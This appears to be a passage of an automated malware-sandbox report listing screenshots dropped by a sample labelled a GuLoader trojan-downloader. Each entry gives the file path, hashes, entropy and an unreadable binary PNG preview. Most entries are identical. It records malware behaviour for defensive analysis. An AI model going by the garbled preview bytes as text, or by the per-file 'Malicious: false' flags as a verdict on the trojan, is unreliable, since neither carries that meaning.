SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.':.So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_100933.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.':.So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_101233.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp

MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (..._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.':..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_101534.png	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (..._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.':..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_101834.png	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (..._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.':..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_102134.png	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1280324
Entropy (8bit):	7.953796741727797
Encrypted:	false
SSDEEP:	24576:i8X7xTr9LT5xWPTMCvQuNgsT+2bi/lPi1cpIDEAjk4LBgmXjm:BtxQoCvQui2bqqy2DErctm
MD5:	DCC71051182D833022C8DC331DEB8224
SHA1:	F83EE4F5DF3F07775B673E728D34AD4B10781CC8
SHA-256:	56F7BC93A48C2A091DAA8A5D7D0442994C72B8CFA5DD4CF0D804702544B4389D

SHA-512:	9E77E8C4A0DF3CB4A96D45CD2D50665E5FE929236A5108C76F80F826430D27B21B268F96B8DBBF8D865C834B0CA4F0370252DA49544742043533B803CEBC470
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..w..Gy...Z;G.....sg|...k.3sl.(.s.....16.. a. ."HBD.%!.%...V..$@..[..DP..T.O.U.z.^km .....Wo..=...j}.W.....3.9.....g.c..]Jg..J.Q...4.].....s...}~....u5.sU...X...P-8..j.y.U..}..O..1~...t..q9..U._L`...g.....=FI...P.D...ot..d.Jk...{.;.....M..3M..?..c.zbZi...ie|..;5}..H..e.....' 2...L.....H...t.>.>...0...\S...i...P.o.c.y4...b|..yM.>45.?89.>.v....).#...o....)...{.&M..?...w?....}.....d...c.....0....e.....2....y...%...M.7.....x..).....1..g.....6..y.G.V..O...y..? Y.R...11.5.T.N.;C..k..1^x.}.f...R.y..U-8.j....'.../|M.7a...wg..%.....?..j..f..;fu.....q.....5.5Yx.].....'.c.c.u....Z~...#n...~[..2.-;.j.wU...;..J.=..#o..~k._pt.<..c.-<&=;..c.]...EG.^-N.El..qK5 v.M....-.{Oqr..yk5....V.....Z-8,.....\...*..i....}..U....7U..H.H._.....yi..gmb.!.T..#.@...K.\].8...w.u....g.80.O.%.....^..Y->4}g....M...w..?.t....g.....

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_102434.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC 6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..;..;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_102735.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC 6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..;..;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_103035.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC 6
Malicious:	false

Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (..._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..;..;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_103335.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC 6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (..._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..;..;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_103635.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC 6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (..._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..;..;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_103936.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC 6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (..._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..;..;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_104236.png	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_104536.png	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. 